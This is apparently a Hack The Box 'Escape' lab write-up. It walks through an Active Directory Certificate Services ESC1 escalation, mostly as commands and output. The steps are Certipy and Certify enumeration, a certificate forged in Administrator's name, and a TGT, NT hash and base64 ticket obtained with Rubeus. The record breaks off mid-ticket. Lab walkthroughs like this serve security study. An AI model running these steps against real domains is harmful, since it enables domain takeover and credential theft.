Use crackmapexec to gather the info of certificate service


```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cme ldap dc.sequel.htb -u 'Ryan.Cooper' -p 'NuclearMosquito3' -M adcs
SMB         dc.sequel.htb   445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAPS       dc.sequel.htb   636    DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3
LDAPS       dc.sequel.htb   636    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
ADCS                                                Found PKI Enrollment Server: dc.sequel.htb
ADCS                                                Found CN: sequel-DC-CA
```

Method 1 - From Linux (Remotely)

Find vulnerable certificates

> https://github.com/GhostPack/Certify

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ certipy find -vulnerable -u ryan.cooper -p 'NuclearMosquito3' -dc-ip 10.10.11.202
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED
- General access denied error.
[*] Trying to get CA configuration for 'sequel-DC-CA' via RRP
[*] Got CA configuration for 'sequel-DC-CA'
[*] Saved BloodHound data to '20230625114917_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20230625114917_Certipy.txt'
[*] Saved JSON output to '20230625114917_Certipy.json'
```



```
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs

    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System

    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins

      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

- 3. `THESHIRE\Domain Users` can enroll in the **VulnTemplate** template, which can be used for client authentication and has ENROLLEE_SUPPLIES_SUBJECT set (ESC1)
  - This allows anyone to enroll in this template and specify an arbitrary Subject Alternative Name (i.e. as a DA).

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ certipy req -u ryan.cooper -p 'NuclearMosquito3' -target sequel.htb -template UserAuthentication -ca sequel-DC-CA -upn
"Administrator@sequel.htb"
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 26
[*] Got certificate with UPN 'Administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Request TGT

```
certipy auth -pfx administrator.pfx
```

```
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Fix `Clock skew too great`

Methods to sync time with DC

1. `sudo ntpdate sequel.htb`
2. `faketime $TIME_STRING zsh`

I had issue using **ntpdate**, date will auto reset after 5 seconds, so use **faketime** instead

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ ntpdate -q sequel.htb
2023-06-26 23:58:21.598013 (+0800) +28799.931571 +/- 0.027544 sequel.htb 10.10.11.202 s1 no-leap

┌──(kali㉿kali)-[~/htb/Escape]
```

```
└─$ faketime '2023-06-26 23:58:21.598013' zsh
# or faketime -f '+28799.931571' zsh

┌──(kali㉿kali)-[~/htb/Escape]
└─$ date
Mon Jun 26 03:58:23 PM CST 2023
```

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ certipy auth -pfx administrator.pfx
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

Method 2 - From Windows (Locally)


> Using **PowerSharpPack** to achieve fileless using powershell

> Use SharpCollection for binaries

> If using powershell script with **evil-winrm**'s `-s` options loads extremely slow , just use `net.webclient` + `IEX` instead

```
evil-winrm -i sequel.htb -u 'Ryan.Cooper' -p 'NuclearMosquito3' -s /opt/sectools/powershell/PowerSharpPack/PowerSharpBinaries
```


```
Invoke-Certify.ps1
Invoke-Certify find /vulnerable
```



```
[!] Vulnerable Certificates Templates :

    CA Name                         : dc.sequel.htb\sequel-DC-CA
    Template Name                   : UserAuthentication
    Schema Version                  : 2
    Validity Period                 : 10 years
    Renewal Period                  : 6 weeks
    msPKI-Certificates-Name-Flag    : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag           : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required  : 0
    pkiextendedkeyusage             : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Domain Users           S-1-5-21-4078382237-1492182817-2568127209-513
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
      Object Control Permissions
        Owner                       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
```

Request a certificate impersonating alternative user name

```
Invoke-Certify request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:administrator
```




```
ACFRF1BImjHVHZJ1VG2HRdgXP1SLUABWHUW+NN3SWq9gCXP1n6cLtX2+NNgG+3Po
vyTbIpdIVSquQ2Yu+OiUQ1usPgQgHh80IgtQ8CFVx8Op83dGOAETqKPJP56AL4RD
Vt+O4Mjl3Bfvf92zUCVB4pIKS5y2dEa8gyfPS3RygkzliCh2CPkluCOOF70QlR0b
0NIO5c8TMXFHXjeWyPEP1GgSVmq2Ig==
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx



C3rt1fy completed in 00:00:13.6007729
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>
```

```
# Write the cert recieved to kali
vi cert.pem
```

```
# Generate PFX, Just hit enter when prompting for password
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Upload pfx in **evil-winrm**

```
upload cert.pfx
```




```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> upload cert.pfx

Info: Uploading /home/kali/htb/Escape/cert.pfx to C:\Users\Ryan.Cooper\Documents\cert.pfx

Data: 4544 bytes of 4544 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>

┌──(kali㉿kali)-[~/htb/Escape]
└─$ vi cert.pem

┌──(kali㉿kali)-[~/htb/Escape]
└─$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Use **rubeus** to pass the certificate

```
Invoke-Rubeus.ps1
Invoke-Rubeus /?
```

> Keep in mind `Invoke-Rubeus` commands needs to be wrap under `-Command`

```
Invoke-Rubeus -Command 'asktgt /user:administrator /certificate:C:\Users\Ryan.Cooper\Documents\cert.pfx /getcredentials /show /nowrap'
```



```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMCAQKhFjA
Ld7DAlxXY02pU8qlEFEo1f2Wr7wGQSd5izVXwTbbM6/sjXNuOlmZ33YCdlrmOVTMSjwV3LD336gdeBnsveBZVR5QEkxYX
hPTf8jZKoTHanPeg7KnIt1CAnQJRJV0gaAy8oKMvYsNRLG1NuBj/5K+YXZS1np5uEkPJPXMQlMcDCSM/bHkGiK84bL+Ai
z+BqdskMAAGxZqUgOcsuFcOVlCdHeJakg9MH6zFMdsBzqxyiCqn74/HOIqqWQKGKLj3KZmc6HYrXUVvxJ8BDpLXX12cWK
